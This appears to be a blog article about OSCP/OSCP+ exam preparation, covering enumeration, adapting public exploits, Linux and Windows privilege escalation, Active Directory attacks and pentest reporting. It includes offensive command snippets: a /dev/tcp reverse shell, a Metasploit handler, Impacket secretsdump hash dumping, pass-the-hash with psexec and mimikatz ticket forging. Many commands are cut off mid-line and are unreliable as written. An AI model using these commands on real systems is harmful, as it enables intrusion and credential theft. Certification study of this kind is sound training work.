Listen to this Post
Introduction:

The Offensive Security Certified Professional (OSCP) and its advanced counterpart, OSCP+, represent the gold standard in hands-on offensive security certifications. These credentials validate a professional’s ability to move beyond theoretical knowledge and execute real-world penetration testing methodologies, from initial reconnaissance to full system compromise and persistent access. This journey, as highlighted by a recent achiever, demands rigorous practice, resilience in the face of repeated failure, and a deep understanding of core cybersecurity principles.
Learning Objectives:
- Master the core penetration testing lifecycle from enumeration to post-exploitation.
- Develop proficiency in leveraging public exploits and crafting custom bypasses.
- Build a systematic methodology for tackling complex, enterprise-level networks.
You Should Know:
1. The OSCP Mindset: More Than Just Tools
The foundational element of OSCP isn’t a specific tool, but a methodology—the “Try Harder” mindset. This emphasizes persistence, meticulous note-taking, and systematic enumeration. Success hinges on treating every machine as a unique puzzle rather than forcing a standard toolset.
Step-by-step guide explaining what this does and how to use it.
Step 1: Comprehensive Reconnaissance. Never skip this. Use multiple tools to gather maximum information.
`nmap -sC -sV -O -p-
`sudo nmap -sU –top-ports 20
Step 2: Organized Note-Taking. Use a structured tool like Obsidian or CherryTree from the start. Document every command, output, potential vulnerability, and password hash.
Step 3: Methodical Enumeration. For every open port, have a standard enumeration script.
For HTTP/HTTPS: `gobuster dir -u http://
For SMB: `smbclient -L //
2. Weaponizing Public Exploits: From Search to Shell
Finding an exploit is one thing; making it work in a specific environment is another. The OSCP exam requires adapting Exploit-DB and GitHub PoCs (Proof of Concepts).
Step-by-step guide explaining what this does and how to use it.
Step 1: Locate and Analyze. Use `searchsploit
Step 2: Adapt and Modify. Common changes include adjusting the reverse shell IP/port, modifying buffer lengths, or changing authentication credentials.
A typical reverse shell one-liner to incorporate: `bash -c ‘bash -i >& /dev/tcp/
Step 3: Test Safely. Run the exploit against your local copy of the vulnerable service in a lab environment first. Use a multi-handler to catch the shell: `msfconsole -x “use exploit/multi/handler; set PAYLOAD linux/x86/shell_reverse_tcp; set LHOST
3. Privilege Escalation: The Linux & Windows Path to Root
Gaining a user shell is often only halfway. The OSCP+ certification heavily emphasizes advanced privilege escalation vectors on both Linux and Windows systems.
Step-by-step guide explaining what this does and how to use it.
Linux Privesc Checklist:
Kernel Exploits: `uname -a` to get kernel version, then search for exploits. Always check linux-exploit-suggester.sh.
SUID Binaries: `find / -perm -u=s -type f 2>/dev/null`
Sudo Rights: `sudo -l` to see what commands the user can run as root.
Cron Jobs: `cat /etc/crontab` and `ls -la /etc/cron` for misconfigured scheduled tasks.
Writable Paths: Check for writable system paths or configuration files.
Windows Privesc Checklist:
System Information: `systeminfo` and `wmic qfe get Caption,Description,HotFixID,InstalledOn`
Services & Permissions: Use `accesschk.exe` from Sysinternals to find services with weak permissions.
AlwaysInstallElevated: Check the registry: `reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated`
Unquoted Service Paths: `wmic service get name,displayname,pathname,startmode | findstr /i “Auto” | findstr /i /v “C:\Windows\”`
4. Active Directory Exploitation: The OSCP+ Game Changer
The OSCP+ certification delves into corporate environments, requiring a solid grasp of Active Directory (AD) attack paths. This moves beyond single machines to domain-wide compromise.
Step-by-step guide explaining what this does and how to use it.
Step 1: Enumeration. Once on a domain-joined machine, use tools like PowerView to map the network.
`Get-NetComputer | Get-NetLoggedon` (From a PowerShell context)
`bloodhound-python -u
Step 2: Credential Theft & Replay. Dump hashes from memory or the NTDS.dit database.
`secretsdump.py /:@` (Impacket)
Step 3: Lateral Movement & Persistence. Use stolen credentials or tickets to move laterally.
Pass-the-Hash: `psexec.py -hashes : /@`
Silver Ticket Attack: Using mimikatz to forge service tickets for specific services.
- Mastering the Art of the Penetration Test Report
A penetration test is useless without clear communication. The OSCP certification requires submitting a detailed, professional report that documents the entire process, from initial findings to proof of compromise.
Step-by-step guide explaining what this does and how to use it.
Step 1: Structure is Key. Follow a standard format: Executive Summary, Methodology, Detailed Findings (with CVSS scores), Proof of Concept (screenshots, command output), and Conclusion/Recommendations.
Step 2: Evidence is Everything. For every finding, include clear, annotated screenshots and command outputs that prove the vulnerability exists and was successfully exploited.
Step 3: Write for Your Audience. The executive summary should be non-technical for management, while the technical details must be reproducible by system administrators. Provide actionable remediation steps for every finding.
What Undercode Say:
- The true value of OSCP/OSCP+ lies in the grueling, hands-on problem-solving process, which forges a resilient and methodical security professional.
- These certifications signal a shift from script-kiddie tool usage to a deep, intuitive understanding of attack vectors, making the holder a significant asset in proactive defense.
Analysis: The achievement of both OSCP and OSCP+ is not merely an academic milestone; it is a testament to practical, applied skill in an era where cyber threats are increasingly sophisticated. The “Try Harder” philosophy instills a level of tenacity and analytical thinking that is directly transferable to real-world red and blue team operations. In a landscape where automated tools can only go so far, the human element of creative exploitation and persistent problem-solving remains the most critical factor in identifying and mitigating complex security flaws. This certification path effectively bridges the gap between theoretical knowledge and the chaotic reality of a live network intrusion.
Prediction:
The demand for professionals with proven, hands-on offensive skills will skyrocket as organizations prioritize proactive threat hunting over purely defensive postures. The methodologies validated by OSCP and OSCP+ will become the baseline for advanced penetration testing and red teaming roles. Furthermore, the principles of lateral movement and persistence in complex AD environments will be crucial for defending against, and responding to, nation-state actors and sophisticated ransomware gangs, cementing these certifications as a long-term differentiator in the cybersecurity job market.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Sujit Choudhary – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


